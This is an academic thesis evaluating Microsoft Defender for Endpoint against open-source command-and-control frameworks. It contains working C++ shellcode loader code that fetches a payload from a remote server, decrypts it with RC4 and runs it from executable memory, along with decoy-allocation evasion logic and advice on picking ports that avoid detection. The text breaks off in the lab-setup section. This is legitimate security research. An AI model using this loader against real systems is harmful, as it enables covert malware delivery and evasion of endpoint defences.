UNIVERSITY OF PIRAEUS

School of Information and Communication Technologies

Department of Informatics

Thesis

Thesis Title: Τίτλος Διατριβής:	Evaluating Microsoft Defender for Endpoint Using Open-Source Command & Control Servers Αξιολόγηση Microsoft Defender for Endpoint με Command & Control Servers ανοιχτού κώδικα
Student's name-surname:	Panagiotis Lappas
Father's name:	Dimitrios
Student's ID No:	**Π17063**
Supervisor:	Konstantinos Patsakis, Professor

June 2025 / Ιούνιος 2025

1 Copyright ©

Microsoft Defender for Endpoints

https://learn.microsoft.com/en-us/microsoft-365/security/defender/microsoft-365-security-mde-redirection?view=o365-worldwide

Table of Contents

Abstract

This thesis provides an in-depth assessment of Microsoft Defender for Endpoint, Microsoft's Endpoint Detection and Response [1] (EDR) solution based on open-source malware. It focuses on its ability to detect and mitigate post-exploitation activities commonly used by advanced adversaries. The evaluation is conducted within a controlled scenario where the attacker has already achieved the initial execution of a malicious executable on a target system. This scenario intentionally excludes the initial intrusion vector, such as phishing, unauthorized physical access, or exploitation of vulnerabilities, to concentrate solely on the later stages of an attack lifecycle. Specifically, the study examines malicious actors' mechanisms to establish a persistent and covert connection to compromised systems via Command and Control (C&C) servers.

For this evaluation, four open-source C&C frameworks—Metasploit [2], Sliver [3], Havoc [4], and PoshC2 [5]—were selected based on popularity, versatility, and relevance to modern attack methodologies. The thesis systematically explores the effectiveness of Microsoft Defender for Endpoint [6] in detecting and responding to five key post-exploitation techniques employed by these frameworks: (1) direct execution of an executable [7], (2) dynamic-link library (DLL) injection [8], (3) simple shellcode execution [9], (4) custom shellcode execution, and (5) DLL sideloading [10] with a custom target when applicable. These techniques were chosen to simulate real-world attack scenarios, encompassing a range of complexity and evasion tactics, with their significance and applicability discussed in detail.

Through this study, the thesis aims to provide a comprehensive understanding of Microsoft Defender for Endpoint's defensive capabilities and its effectiveness in mitigating post-exploitation activities facilitated by modern C&C frameworks.

Real World Applications

In today's threat landscape, malicious actors are increasingly targeting private companies, public institutions, and even national infrastructure. These attacks are not only motivated by disruption or espionage but often by profit through the growing underground economy known as **Malware-as-a-Service (MaaS)**. **Malware-as-a-Service** refers to a business model in the cybercrime ecosystem where threat actors develop and sell or lease malware tools to third parties, often through darknet marketplaces, private forums and servers. Although this thesis focuses on a single Endpoint Detection and Response (EDR) solution, the core objective of the research focuses on the **Command and Control (C2) servers** that attackers utilize to host **Malware-as-a-Service (MaaS)** operations. The C2 servers examined were selected based

on specific criteria, which will be discussed in the following sections. However, the primary factor for their selection was the fact that the selected servers are open-source. It is no longer only skilled adversaries or nation-state actors who pose a risk. Even script kiddies, people with limited technical knowledge who rely on public tooling, can now use sophisticated C2 infrastructures with ease.

Selection Criteria for Command & Control (C&C) Servers

The selection of Command & Control (C&C) servers for this thesis was guided by the objective of evaluating a diverse range of tools developed using varying technologies, programming languages, techniques, and approaches. This diversity enables a more comprehensive assessment of the capabilities and limitations of Microsoft Defender for Endpoint (EDR) against a broad spectrum of adversarial methods. A critical factor in the selection process was the programming language used to develop each C&C tool, as the language significantly influences how malware behaves, interacts with systems, and is detected or mitigated by EDR solutions.

The programming language of a malware or C&C framework [11] affects its operational characteristics, including its behavior, capabilities, and system interactions. This, in turn, determines the techniques required for detection and prevention. By selecting tools developed in distinct languages, this research seeks to identify potential vulnerabilities in the EDR's defenses against specific language-based implementations.

Language-Specific Features and Capabilities

Low-Level Languages (e.g., C, C++)

- Direct interaction with hardware and system APIs allows for the creation of highly efficient and stealthy malware, such as rootkits.
- Challenges EDR systems with techniques like kernel-level injections or direct system manipulation.

High-Level Languages (e.g., Python, Java)

- Malware developed in high-level languages relies on interpreters and frameworks, facilitating easier modification and obfuscation.
- The portability of these languages increases the attack surface and complexity of detection.

Compilation and Execution Models

Compiled Languages (e.g., C, Go)

- Generate standalone binaries that directly interact with the operating system.
- Detection relies on static analysis (e.g., disassembly) and dynamic behavior monitoring.

Interpreted Languages (e.g., Python, JavaScript)

- Depends on interpreters, often embedding or downloading scripts at runtime.
- EDR solutions must analyze scripts, runtime behavior, and associated dependencies to detect threats effectively.

Just-In-Time (JIT) Compiled Languages (e.g., Java, C#)

- Compile to intermediate bytecode executed in virtual machines, introducing challenges for detection.
- EDR mechanisms must focus on bytecode analysis and runtime monitoring of the virtual environment.

Dynamic Languages (e.g., JavaScript, Ruby)

- Enable obfuscation methods such as code packing, runtime decryption, and polymorphism.
- Effective detection often requires de-obfuscation techniques and runtime behavior analysis.

Certain languages are inherently suited for targeting specific system components:

- **PowerShell**: Widely used in Windows environments for scripting and automation, making it a common vector for malware targeting Windows systems.
- **Bash**: Exploited in Unix-like environments for system-level operations.

Detecting framework-based malware requires understanding the framework’s architecture, identifying common behaviors, and analyzing potential signatures.

By considering these factors, the selected C&C servers will let us evaluate Microsoft Defender for Endpoint, providing insights into how it responds to threats arising from different programming languages and techniques. The languages included in this research are Golang, C/C++, Ruby, and C#, covering the majority of cases mentioned above.

The Role of Signatures in Malware Detection and Prevention

Signatures [12] are very important for malware detection and prevention, offering an efficient and reliable method for identifying known threats. A signature is a unique identifier or pattern derived from specific characteristics of a malware sample, such as distinctive code sequences, hash values, or observable behavioral patterns. These signatures enable rapid and accurate detection of known malware, facilitating immediate responses with minimal false positives.

Endpoint Detection and Response (EDR) solutions can automate the identification and blocking of threats in real-time. This approach prevents malware execution and mitigates risks at the point of detection, whether through file scans or network traffic analysis.

Despite their effectiveness, signature-based systems have inherent limitations. They are unable to detect new, unknown, or significantly modified threats, such as custom-built malware or polymorphic viruses that alter their appearance to evade detection. Additionally, adversaries employ advanced techniques like obfuscation and encryption to disguise malicious code, further reducing the efficacy of signature-based solutions. These challenges underscore the necessity of supplementing signature-based detection with more adaptive strategies, such as heuristic analysis and behavioral monitoring, to provide comprehensive and resilient security against evolving threats.

This thesis emphasizes the analysis of both established and emerging malware, including both malware with established signatures and newer ones without. This comprehensive approach ensures a thorough evaluation of detection capabilities across a broad spectrum of threats.

Adjustable with many options/configurations

From an attacker's perspective, making malware adjustable and easily modifiable is important for several reasons, as it enhances the malware's effectiveness, longevity, and ability to evade detection.

Evasion of Detection Mechanisms

Adjustable malware can bypass traditional detection methods like signature-based antivirus systems. By modifying the code, appearance, or behavior, attackers can create new variants that evade detection even if earlier versions have been identified.

The Importance of Assessing Open-Source Malware

The assessment of open-source malware offers significant value to cybersecurity professionals and researchers. Open-source malware provides an invaluable opportunity to study real-world attack techniques and exploit methodologies. This deeper understanding enables security professionals to develop more effective detection and prevention mechanisms, enhancing their ability to anticipate attack patterns and design countermeasures.

Analyzing open-source malware is particularly valuable for testing cybersecurity tools such as intrusion detection systems (IDS), Endpoint Detection and Response (EDR) solutions, and antivirus software. By leveraging real-world threats, these assessments provide a realistic environment for evaluating and improving the efficacy of defensive measures. Moreover, the availability of open-source malware aligns with the belief that cybersecurity solutions need not always rely on expensive, proprietary software. Open-source tools can be seamlessly integrated into attack simulations and operational testing, offering a cost-effective, flexible, and practical alternative for professionals in the field. Slight modifications to such tools can further adapt them to specific scenarios, ensuring they remain relevant and impactful in evolving threat landscapes.

Criteria for the selected techniques

Common MITRE tactics leveraged by malicious actors

Given the vast scope of the cybersecurity landscape, the decision was made to narrow the focus of this thesis by using the **MITRE ATT&CK** framework as a reference. MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques derived from real-world observations. It serves as a foundation for the development of threat models and methodologies across the private sector, government, and the cybersecurity industry. To maintain relevance and practicality, this thesis focuses on some of the most widely known and commonly used techniques from the framework. A few of these selected techniques are outlined below:

Tactic ID	Description
T1055	Process Injection
T1106	Native API
T1027	Obfuscated File or Information

Tactic ID	Description
T1104	Multi-Stage Channels
T1204	User-Execution
T1574	Hijack Execution Flow
T1218	System Binary Proxy Execution

These tactics aim to create a holistic approach to adversary emulation within the lab environment and assess the EDR's capabilities against well-known threats recognized by a well-defined framework.

Common Attack Vectors Provided by Command and Control Servers

Most Command and Control (C&C) servers offer diverse file types as attack vectors, enabling broad compatibility and functionality across various devices and operating systems. For instance, PoshC2 provides PowerShell, C#, and Python3 implants, executables, DLLs, and raw shellcode. This versatility ensures C&C functionality across a range of platforms, including Windows and Unix-like systems.

Despite this diversity, certain file types, such as DLLs, executables (EXE), and shellcode, are universally supported across most C&C servers. These formats are foundational for implementing and emulating the attack vectors commonly utilized by advanced persistent threat (APT) groups. Focusing on DLLs, EXEs, and shellcode makes it possible to simulate a wide spectrum of modern attack methodologies while maintaining consistency across evaluations.

As a result, this thesis will concentrate exclusively on assessing the capabilities of each C&C server using these three core file types.

Common Attack Vectors Used by APT Groups and Malicious Actors

Advanced Persistent Threat (APT) [13] groups and other malicious actors often rely on similar attack vectors, even if their overall attack chains differ. These vectors aim to establish persistence and stability after gaining an initial foothold on a target system. Once access is established, the attackers focus on executing their implants to facilitate the next stages of their campaign.

The most frequently used methods for implant execution include **DLL invocation** and **shellcode execution**, both of which offer flexibility and stealth when implemented effectively. While executables (EXEs) remain a common choice, they are more prone to detection due to their widespread use, extensive signature databases, and monitoring by security tools. Nevertheless, they continue to be employed by many threat actors due to their simplicity and effectiveness in certain scenarios.

More exotic file types, such as **JavaScript (JScript)**, **VBScript (vbs)**, and **PowerShell scripts (ps1)**, are also used in attacks. However, these file types are typically leveraged in different stages of an attack, such as during initial access, lateral movement, or data exfiltration, rather than for establishing long-term persistence.

This focus on common and practical attack vectors, particularly DLLs, shellcode, and EXEs, will try to emulate how malicious actors operate in the wild and assess how Defender for Endpoint reacts to them.

Implant Utilization in Attack Scenarios

In the aforementioned attack scenarios, implants are rarely used directly "out of the box." Instead, they are typically integrated into launchers, stagers, or other delivery mechanisms. DLLs and shellcodes are the most common formats for establishing a persistent C2 connection. Their ease of integration into more complex attack chains makes them highly attractive to threat actors. Shellcodes, in particular, pose significant challenges for analysis. Their compact and dynamic nature often needs advanced reverse engineering and dynamic analysis techniques to understand their behavior and purpose.

A notable aspect of shellcode is its flexible usage. For instance, **Position Independent Code (PIC)** enables shellcodes to execute regardless of memory location. Another common tool for generating shellcode is **Donut**.

Donut [14] is a lightweight tool used to convert various payloads, such as executables, DLLs, or .NET assemblies, into position-independent shellcode. This shellcode can then be deployed across various stages of an attack chain. Donut supports multiple architectures and is often utilized by attackers for its ability to bypass detection mechanisms by embedding or transforming payloads into shellcode suitable for execution in memory. This capability makes Donut a valuable resource for creating customized and highly flexible implants.

On the other hand, **executables (EXEs)**, while not as easily adjustable as DLLs or shellcodes, have their advantages. They are straightforward to execute and compatible with most Windows versions, making them a reliable choice for many attackers.

The techniques

To conclude, for each C2 server, 3 techniques will be tested, and whenever applicable 4.

1. **Direct execution of the executable**

The first one is executing the EXE directly generated by the servers. Emulating user execution scenario (T1204). This attack aims to prove that no offensive tooling can bypass an advanced detection and protection system by using the most common implant, by default. It also aims to assess whether EDRs are well aware of such attacks. If the EDR fails to detect it, it means a huge security gap.

2. **Direct execution of a DLL**

The second one is executing the DLL directly from the command line. To invoke the DLL, the rundll32 (T1218.011) executable was used by executing the exported corresponding function. This technique aims to assess the EDR's mechanism to detect a slightly more advanced file type. The hypothesis here is that most of the C&C servers will be detected successfully, but different alerts might occur. It is also interesting to note the source of detection (AV or EDR).

3. **Simple Shellcode Injection**

In this attack scenario, a binary was developed using C++ to serve as a "wrapper" for the shellcode execution. Unlike conventional methods, where the shellcode is embedded within the binary, this approach involves hosting the shellcode on a remote HTTP server in an unencrypted format. This technique leverages the separation of the binary and shellcode, which can often bypass poorly configured or less sophisticated detection mechanisms.

The function is the one below:

```
BOOL GetPayloadFromUrl(LPCWSTR szUrl, PBYTE* pPayloadBytes, SIZE_T* sPayloadSize) {

    BOOL        bSTATE = TRUE;

    HINTERNET   hInternet = NULL,
        hInternetFile = NULL;

    DWORD       dwBytesRead = NULL;

    SIZE_T      sSize = NULL;               // Used as the total payload size

    PBYTE       pBytes = NULL,                  // Used as the total payload heap buffer
        pTmpBytes = NULL;               // Used as the tmp buffer (of size 1024)

    // Opening the internet session handle, all arguments are NULL here since no proxy options are required
    hInternet = InternetOpenW(L"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:118.0) Gecko/20100101 Firefox/118.0", NULL, NULL, NULL,
NULL);
    if (hInternet == NULL) {
        //printf("[!] InternetOpenW Failed With Error : %d \n", GetLastError());
        bSTATE = FALSE; goto _EndOfFunction;
    }

    // Opening the handle to the payload using the payload's URL
    hInternetFile = InternetOpenUrlW(hInternet, szUrl, NULL, NULL,
        INTERNET_FLAG_HYPERLINK |
        INTERNET_FLAG_IGNORE_CERT_DATE_INVALID |
        INTERNET_FLAG_IGNORE_CERT_CN_INVALID |
        INTERNET_FLAG_NO_AUTH |
        INTERNET_FLAG_NO_CACHE_WRITE |
        INTERNET_FLAG_RELOAD,
        NULL);

    if (hInternetFile == NULL) {
        // Handle error
        bSTATE = FALSE;
        goto _EndOfFunction;
    }


    // Allocating 1024 bytes to the temp buffer
    pTmpBytes = (PBYTE)LocalAlloc(LPTR, 1024);
    if (pTmpBytes == NULL) {
        bSTATE = FALSE; goto _EndOfFunction;
    }

    while (TRUE) {

        // Reading 1024 bytes to the tmp buffer. The function will read less bytes in case the file is less than 1024 bytes.
        if (!InternetReadFile(hInternetFile, pTmpBytes, 1024, &dwBytesRead)) {
            //printf("[!] InternetReadFile Failed With Error : %d \n", GetLastError());
            bSTATE = FALSE; goto _EndOfFunction;
        }

        // Calculating the total size of the total buffer
        sSize += dwBytesRead;

        // In case the total buffer is not allocated yet
        // then allocate it equal to the size of the bytes read since it may be less than 1024 bytes
        if (pBytes == NULL)
            pBytes = (PBYTE)LocalAlloc(LPTR, dwBytesRead);
        else
            // Otherwise, reallocate the pBytes to equal to the total size, sSize.
            // This is required in order to fit the whole payload
            pBytes = (PBYTE)LocalReAlloc(pBytes, sSize, LMEM_MOVEABLE | LMEM_ZEROINIT);

        if (pBytes == NULL) {
            bSTATE = FALSE; goto _EndOfFunction;
        }

        // Append the temp buffer to the end of the total buffer
        memcpy((PVOID)(pBytes + (sSize - dwBytesRead)), pTmpBytes, dwBytesRead);

        // Clean up the temp buffer
        memset(pTmpBytes, '\0', dwBytesRead);

        // If less than 1024 bytes were read it means the end of the file was reached
        // Therefore exit the loop
        if (dwBytesRead < 1024) {
            break;
        }

        // Otherwise, read the next 1024 bytes
    }


    // Saving
    *pPayloadBytes = pBytes;
    *sPayloadSize = sSize;

_EndOfFunction:
    if (hInternet)
        InternetCloseHandle(hInternet);                                     // Closing handle
    if (hInternetFile)
        InternetCloseHandle(hInternetFile);                                 // Closing handle
    if (hInternet)
        InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);    // Closing Wininet connection
    if (pTmpBytes)
        LocalFree(pTmpBytes);                                               // Freeing the temp buffer
    return bSTATE;
}
```

By hosting the shellcode on an HTTP server, attackers can easily update or replace the payload without modifying the binary itself. This flexibility is advantageous in long-term campaigns or when evasion of detection systems is required.

The function `GetPayloadFromUrl` is designed to download and store the content (payload) of a file or resource from a given URL using the WinINet API in Windows. Below is a detailed explanation of its components:

Function Signature

```
BOOL GetPayloadFromUrl(LPCWSTR szUrl, PBYTE* pPayloadBytes, SIZE_T* sPayloadSize)
```

- Parameters:

- `szUrl`: A wide string (`LPCWSTR`) containing the URL of the resource to be downloaded.
- `pPayloadBytes`: A pointer to a buffer that will hold the downloaded payload.
- `sPayloadSize`: A pointer to a variable that will store the size of the downloaded payload.

- Return Value:
  - Returns `TRUE` if the operation succeeds; otherwise, returns `FALSE`.

Function Workflow

1. Variable Initialization

- Initializes various handles and pointers:
  - `hInternet`: Session handle for Internet operations.
  - `hInternetFile`: Handle for the specific file/resource to be downloaded.
  - `dwBytesRead`: Stores the number of bytes read in each iteration.
  - `sSize`: Tracks the total size of the downloaded payload.
  - `pBytes`: Pointer to a dynamically allocated buffer to store the payload.
  - `pTmpBytes`: Temporary buffer for reading chunks of the file.

2. Open Internet Session

```
hInternet = InternetOpenW(L"Mozilla/5.0 ...", NULL, NULL, NULL, NULL);
```

- Opens an Internet session handle using `InternetOpenW`.
- Emulates a browser user agent string.
- Fails gracefully if the session cannot be opened, setting `bSTATE` to `FALSE` and exiting.

3. Open the URL

```
hInternetFile = InternetOpenUrlW(hInternet, szUrl, NULL, NULL, INTERNET_FLAG_..., NULL);
```

- Opens the specific URL using `InternetOpenUrlW`.
- Uses flags to ignore certificate issues and avoid caching.
- Exits if the URL cannot be opened.

4. Allocate Temporary Buffer

```
pTmpBytes = (PBYTE)LocalAlloc(LPTR, 1024);
```

- Allocates a 1 KB temporary buffer for reading chunks of the resource.

5. Read Payload in Chunks

```
while (TRUE) { ... }
```

- A loop reads the file in chunks of up to 1024 bytes using `InternetReadFile`.
- If reading fails, the function exits.
- Each chunk is:
  1. Appended to the main payload buffer (`pBytes`).
  2. The buffer is resized dynamically using `LocalReAlloc` to fit the new data.
- The loop ends when fewer than 1024 bytes are read, signaling the end of the file.

6. Handle Buffer Allocation and Data Copying

- If the buffer is `NULL` (first iteration), it is allocated for the exact size of the bytes read.
- On subsequent iterations, the buffer is reallocated to accommodate the growing payload.

- New data is appended using `memcpy`, and the temporary buffer is cleared with `memset`.

7. Return Payload

- Once the loop ends, the final payload and its size are saved to `pPayloadBytes` and `sPayloadSize`.

8. Cleanup

- Closes handles (`hInternet`, `hInternetFile`) and frees the temporary buffer.
- Ensures any allocated resources are properly deallocated, even in failure cases.

Error Handling

- Each critical operation checks for failure (`NULL` return or API failure).
- If an error occurs, the function cleans up and exits gracefully, ensuring no memory leaks.

Key Points

- **Dynamic Memory Management**: The function dynamically resizes the buffer (`pBytes`) to fit the exact size of the downloaded payload, ensuring memory efficiency.
- **API Integration**: Leverages WinINet API functions (`InternetOpenW`, `InternetOpenUrlW`, `InternetReadFile`) for HTTP operations.
- **Robust Error Handling**: Includes checks at every step to handle errors and free allocated resources.
- **Usage**: After calling the function, the caller is responsible for freeing the allocated payload buffer (`pPayloadBytes`) using `LocalFree`.

After downloading the shellcode from the remote server, the execution is been initiated. The main function is the following:

```
int main()
{
    SIZE_T  Size = NULL;
    PBYTE   Bytes = NULL;


    // Reading the payload
    if (!GetPayloadFromUrl(PAYLOAD, &Bytes, &Size)) {
        return -1;
    }
    void* exec = VirtualAlloc(0, Size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, Bytes, Size);
    HANDLE hThread = CreateThread(
        NULL,                   // Default security attributes
        0,                      // Default stack size
        (LPTHREAD_START_ROUTINE)exec,  // Thread function (payload)
        NULL,                   // Thread function argument
        0,                      // Default creation flags
        NULL                    // Thread ID (optional)
    );

    if (hThread == NULL) {
        return -1;  // Handle thread creation failure
    }

    // Wait for the thread to finish execution
    WaitForSingleObject(hThread, INFINITE);

    // Cleanup
    CloseHandle(hThread);
    VirtualFree(exec, 0, MEM_RELEASE);

    return 0;
}
```

This `main` function orchestrates downloading, executing, and cleaning up a payload, using system functions.

Function Workflow

1. Variable Initialization

```
SIZE_T Size = NULL;
PBYTE Bytes = NULL;
```

- `Size`: Holds the size of the downloaded payload.
- `Bytes`: Pointer to store the dynamically allocated payload data.

2. Download the Payload

```
if (!GetPayloadFromUrl(PAYLOAD, &Bytes, &Size)) {
    return -1;
}
```

- Calls the `GetPayloadFromUrl` function with a predefined `PAYLOAD` URL.
- If the payload cannot be downloaded (function returns `FALSE`), exits with an error code `1`.

3. Allocate Memory for the Payload

```
void* exec = VirtualAlloc(0, Size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

- Allocates a memory region of the size equal to the downloaded payload using `VirtualAlloc`.
- Memory is:
  - **Committed** (`MEM_COMMIT`): Reserved for use.
  - **Executable** (`PAGE_EXECUTE_READWRITE`): Allows reading, writing, and executing.
- Returns a pointer (`exec`) to the allocated memory.

4. Copy the Payload to Memory

```
memcpy(exec, Bytes, Size);
```

- Copies the downloaded payload (`Bytes`) into the allocated executable memory (`exec`).
- The payload is now ready for execution.

5. Execute the Payload in a New Thread

```
HANDLE hThread = CreateThread(
    NULL,
    0,
    (LPTHREAD_START_ROUTINE)exec,
    NULL,
    0,
    NULL
);
```

- Creates a new thread using `CreateThread`:
  - `exec` is cast to a function pointer (`LPTHREAD_START_ROUTINE`) to execute as the thread function.
  - No arguments (`NULL`) are passed to the thread.
- If thread creation fails (`hThread == NULL`), exits with `1`.

6. Wait for the Thread to Complete

```
WaitForSingleObject(hThread, INFINITE);
```

- Waits indefinitely (`INFINITE`) for the created thread (`hThread`) to finish execution.

7. Cleanup

```
CloseHandle(hThread);
VirtualFree(exec, 0, MEM_RELEASE);
```

- Closes the thread handle (`hThread`) to free associated resources.
- Frees the allocated memory (`exec`) using `VirtualFree` with the `MEM_RELEASE` flag, releasing the memory back to the system.

Key Points

1. Dynamic Payload Execution:
    - Downloads and executes a binary payload directly in memory.
    - This avoids writing the payload to disk, a technique often used in security-sensitive or obfuscated applications.
2. Memory Management:
    - Memory is dynamically allocated for the payload with appropriate permissions (`PAGE_EXECUTE_READWRITE`), ensuring it can be executed.
3. Thread-Based Execution:
    - The payload is executed in a separate thread using `CreateThread`, allowing the main function to manage its lifecycle
4. **Custom Shellcode Injection**

This technique builds upon the previously described method by introducing obfuscation and encryption steps to enhance stealth and evade detection mechanisms. The additional steps involve encrypting the payload on the remote server and decrypting it in memory during execution. The payload hosted on the remote server is encrypted using **SystemFunction032 [15]**. This ensures that the shellcode remains encrypted during transit, preventing static analysis or detection by network security tools. Upon retrieval, the payload is decrypted in memory without ever being written to disk, using a pre-shared RC4 key.

In both shellcode injection techniques utilized in this study, the ports chosen for downloading the payload and establishing the beacon connection were deliberately selected from commonly used ones: **80**, **443**, and **8080**. These ports are standard for HTTP and HTTPS traffic, ensuring stealthiness within typical network environments. Many EDR and network security tools flag or block traffic that uses uncommon or non-standard ports as potentially suspicious. By using widely accepted ports, such as 80, 443, and 8080, the traffic blends into normal web and application activity, reducing the likelihood of detection.

SystemFunction032 is an undocumented Windows API function part of the `advapi32.dll` library, typically used for cryptographic operations. Specifically, it implements the RC4 encryption algorithm, which is a stream cipher commonly used for lightweight and fast encryption. Despite its undocumented status, the function is fully operational and can be invoked to encrypt or decrypt data using an RC4 key.


To retrieve the payload from the remote server, the function GetPayloadFromUrl is used once again. When the download is completed, the following function is invoked.

```
BOOL Rc4EncryptionViSystemFunc032(IN PBYTE pRc4Key, IN PBYTE pPayloadData, IN DWORD dwRc4KeySize, IN DWORD sPayloadSize) {

    // the return of SystemFunction032
    NTSTATUS    STATUS = NULL;

    // making 2 USTRING variables, 1 passed as key and one passed as the block of data to encrypt/decrypt
    Key.Buffer = pRc4Key;
    Key.Length = dwRc4KeySize;
    Img.Buffer = pPayloadData;
    Img.Length = sPayloadSize;


    // since SystemFunction032 is exported from Advapi32.dll, we load it Advapi32 into the prcess,
    // and using its return as the hModule parameter in GetProcAddress
    fnSystemFunction032 SystemFunction032 = (fnSystemFunction032)GetProcAddress(LoadLibraryA("Advapi32"), "SystemFunction032");

    // if SystemFunction032 calls failed it will return non zero value
    if ((STATUS = SystemFunction032(&Img, &Key)) != 0x0) {
        printf("[!] SystemFunction032 FAILED With Error : 0x%0.8X\n", STATUS);
        return FALSE;
    }

    return TRUE;
}
```

This technique involves the initialization of 4 **USTRING** variables to manage the key and payload. Two variables represent the key and its length, while the other two handles, represent the payload and its length. Using objects for these elements simplifies data management and facilitates the secure handling of cryptographic operations. The **SystemFunction032** function is dynamically imported from the `advapi32.dll` library. The `LoadLibraryA` function is called to load the `advapi32.dll` into the current process's address space. The `GetProcAddress` function is used to locate the memory address of **SystemFunction032** within the loaded DLL. Once the function's address is retrieved, the objects (key and payload) are passed as pointers to **SystemFunction032** as arguments.

This custom technique introduces a different approach to obfuscating shellcode injection by leveraging time consumption and randomness to evade detection. It operates under the hypothesis that Endpoint Detection and


Response (EDR) solutions cannot afford to analyze every memory allocation in real-time without severely impacting system performance and user experience. The process begins by allocating numerous memory regions, each filled with random data. Pointers to these allocated regions are stored in a list for further processing.



```
std::random_device rd;
std::mt19937 gen(rd());

// Define the range of allocations
std::uniform_int_distribution<int> distribution(100, 150);
//define the range of the data length
std::uniform_int_distribution<int> distribution2(1024, 2048);
//define the random position of the target allcation
int randomValue = distribution(gen);
std::uniform_int_distribution<int> distribution3(100, randomValue);
int luckyNumber = distribution3(gen);

//for each item in the randomly generated list, allocate a random memory area and save its pointer
for (int i = 0; i < randomValue; i++) {

    //if the lucky number is reached, download the payload, decrypt it and save it in the area
    if (i == luckyNumber) {
        SIZE_T  Size = NULL;
        PBYTE   Bytes = NULL;

        GetPayloadFromUrl(PAYLOAD, &Bytes, &Size);
        alloc = VirtualAlloc(NULL, Size, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
        if (alloc != nullptr) {
            lpvoidMap[luckyNumber] = alloc;
            if (!Rc4EncryptionViSystemFunc032(Rc4Key, Bytes, sizeof(Rc4Key), Size)) {
                // Failed
                return -1;
            }
            memcpy(alloc, Bytes, Size);
            memset(Bytes, 0, Size);
            //free(Bytes);
            continue;
        }

    }
  //continue allcating random areas with random data
    int allocsize = distribution2(gen);

    alloc = VirtualAlloc(NULL, allocsize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
    if (alloc != nullptr) {
        lpvoidMap[i] = alloc;
        memcpy(alloc, GenerateRandomArray(allocsize), allocsize);
    }

}
```

The shellcode is retrieved from its remote source, decrypted, and stored in the selected allocated memory area. This operation occurs entirely in memory, avoiding disk traces. Among these N-allocated areas, one is designated to store the **encrypted payload**. This ensures the actual payload's location is obfuscated among the decoys.

The list of allocated memory areas is shuffled to introduce randomness.



```
std::list<LPVOID> shuffledList = PickAndShuffleValues(luckyNumber);

    DWORD oldProtect = NULL;

    for (LPVOID lpvoid : shuffledList) {
        std::cout << "Testing the value: " << lpvoid << std::endl;

        execute(lpvoid, oldProtect);
    }
```

Inside the shuffle function, three random pointers from the original list are selected and moved to a new list. The program attempts to execute each pointer in the new list sequentially. The execution is the same as the one described in the previous shellcode injection technique. An exception handler is implemented to manage execution failures. If the program executes a memory region containing random data, an exception is triggered, prompting the handler to move to the next pointer in the list.

At this stage of the research, a future enhancement of the technique would involve iterating through the allocated memory regions until the correct memory area containing the decrypted payload is successfully executed. This iterative process would fully align with the obfuscation strategy and demonstrate the technique's potential for evading detection by leveraging randomness and exception handling.

However, for this thesis, the implementation is streamlined. The executable will be run 2–3 times, ensuring that the desired pointer is executed within this limited number of attempts. This controlled approach allows for a focused evaluation of the technique's effectiveness while maintaining a practical scope for analysis and demonstration.

Future work could extend this process to explore its efficacy under real-world conditions, examining its resilience against more advanced detection mechanisms and its implications for EDR performance.

Lab Setup

A hybrid lab was configured to implement and execute the scenarios above successfully. The lab consists of a remote Windows Server 2022 [16] hosted in AWS [17], the Defender for Endpoint hosted in the cloud as it is by default, and a local Windows 10 workstation. Both the server and the workstation are fully updated with all the security patches.

Microsoft Defender for Endpoints

Microsoft Defender for Endpoint is an enterprise endpoint security platform designed to help enterprise networks prevent, detect, investigate, and respond to advanced threats.

Defender for Endpoint uses the following combination of technology built into Windows 10 and Microsoft's robust cloud service:

- **Endpoint behavioral sensors**: Embedded in Windows 10, these sensors collect and process behavioral signals from the
